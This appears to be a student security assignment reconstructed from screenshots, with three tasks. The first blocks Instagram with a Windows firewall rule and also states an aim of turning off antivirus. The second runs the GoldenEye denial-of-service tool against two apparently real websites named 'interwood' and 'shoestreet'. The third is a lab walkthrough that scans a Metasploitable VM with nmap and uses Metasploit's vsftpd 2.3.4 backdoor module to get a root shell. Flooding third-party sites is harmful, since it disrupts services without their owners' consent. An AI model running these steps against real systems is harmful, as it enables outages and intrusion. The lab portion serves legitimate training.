ASSIGNMENT - 5

1. TITLE: security and management vulnerabilities

2. OBJECTIVE OF THE TASK: Turn off the antivirus and block the Instagram web application and a Standalone application by changing the rules of the firewall.

3. STEP BY STEP PROCEDURE:

>Open Windows Firewall:


>Create a New Outbound Rule


>On the "Program" screen, choose all programs and click next.


>Choose "Block the Connection":


>Specify When the Rule Applies:


>Name the Rule



Windows Defender Firewall with Advanced Security
File Action View Help
Windows Defender Firewall with Advanced Security
Inbound Rules
Outbound Rules
Connection Security Rules
Monitoring
Outbound Rules
New Outbound Rule Wizard
Rule Type
Select the type of firewall rule to create.
Steps:
Rule Type
Program
Action
Profile
Name
What type of rule would you like to create?
Program
Rule that controls connections for a program.
Port
Rule that controls connections for a TCP or UDP port.
Predefined:
@FirewallAPI.dll,-80200
Rule that controls connections for a Windows experience.
Custom
Custom rule.
< Back
Next >
Cancel
Actions
Outbound Rules
New Rule...
Filter by Profile
Filter by State
Filter by Group
View
Refresh
Export List...
Help
Start
Type here to search
Very...
1:09 AM
12/12/2024


Windows Defender Firewall with Advanced Security
File Action View Help
Windows Defender Firewall with Advanced Security
Inbound Rules
Outbound Rules
Connection Security Rules
Monitoring
Outbound Rules
New Outbound Rule Wizard
Program
Specify the full program path and executable name of the program that this rule matches.
Steps:
Rule Type
Program
Action
Profile
Name
Does this rule apply to all programs or a specific program?
All programs
Rule applies to all connections on the computer that match other rule properties.
This program path:
Browse...
Example: c:\path\program.exe
%ProgramFiles%\browser\browser.exe
< Back
Next >
Cancel
Actions
Outbound Rules
New Rule...
Filter by Profile
Filter by State
Filter by Group
View
Refresh
Export List...
Help
Type here to search
Very...
1:10 AM
12/12/2024


Windows Defender Firewall with Advanced Security
File Action View Help
Windows Defender Firewall with Outbound Rules
New Outbound Rule Wizard
Action
Specify the action to be taken when a connection matches the conditions specified in the rule.
Steps:
Rule Type
Program
Action
Profile
Name
What action should be taken when a connection matches the specified conditions?
Allow the connection
This includes connections that are protected with IPsec as well as those are not.
Allow the connection if it is secure
This includes only connections that have been authenticated by using IPsec. Connections will be secured using the settings in IPsec properties and rules in the Connection Security Rule node.
Customize...
Block the connection
< Back
Next >
Cancel
Actions
Outbound Rules
New Rule...
Filter by Profile
Filter by State
Filter by Group
View
Refresh
Export List...
Help
Type here to search
Very...
1:10 AM
12/12/2024


Windows Defender Firewall with Advanced Security
File Action View Help
Windows Defender Firewall with Outbound Rules
New Outbound Rule Wizard
Profile
Specify the profiles for which this rule applies.
Steps:
Rule Type
Program
Action
Profile
Name
When does this rule apply?
Domain
Applies when a computer is connected to its corporate domain.
Private
Applies when a computer is connected to a private network location, such as a home or work place.
Public
Applies when a computer is connected to a public network location.
Next >
Cancel
Settings
Actions
Outbound Rules
New Rule...
Filter by Profile
Filter by State
Filter by Group
View
Refresh
Help
Type here to search
Very...
1:10 AM
12/12/2024


New Outbound Rule Wizard
Name
Specify the name and description of this rule.
Steps:
Rule Type
Program
Action
Profile
Name
Name:
block the instagram access
Description (optional):
Block instagram standlone and web interfaces
< Back
Finish
Cancel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
File
Action
View
Help
Windows Defender Firewall witl
Inbound Rules
Outbound Rules
Connection Security Rules
Monitoring
Outbo
Name



4. CONCLUSION: Here we create a outbound rule to stop the access of the Instagram.

TASK-2:

1. TITLE: DOS

2. OBJECTIVE OF THE TASK: The purpose is to denial the service of the website by making more number of requests and users for malfunctioning the website.


3. STEP BY STEP PROCEDURE:

>Open the kali and download the golden eye in git hub.


>Create a new target to attack the dos on it.

>Now add websites as the format and run the python of dos.

Website: interwood



Website: shoestreet



TASK-3:

1. TITLE: FTP back door

2. OBJECTIVE OF THE TASK: The purpose is to get the ftp backdoor simulation so that we access files of the sever using backdoor of ftp.

3. STEP BY STEP PROCEDURE:

1. Get ip of the server
2. Now use msf console
3. Now search for specific ftp version exploit
4. Now use exploit
5. Now set the rhosts to the ip of server
6. Now run the exploit
7. We successfully created a session for ftp backdoor.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-11 15:49 EST
Nmap scan report for 10.0.2.4
Host is up (0.00036s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:C4:AF:28 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.06 seconds
```

```
Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.
```

```
                        https://metasploit.com


       =[ metasploit v6.4.20-dev                          ]
+ -- --=[ 2440 exploits - 1253 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd 2.3.4

Matching Modules
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msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use 0
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)

Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.4
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
```

```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
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   RPORT   21               yes       The target port (TCP)

Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
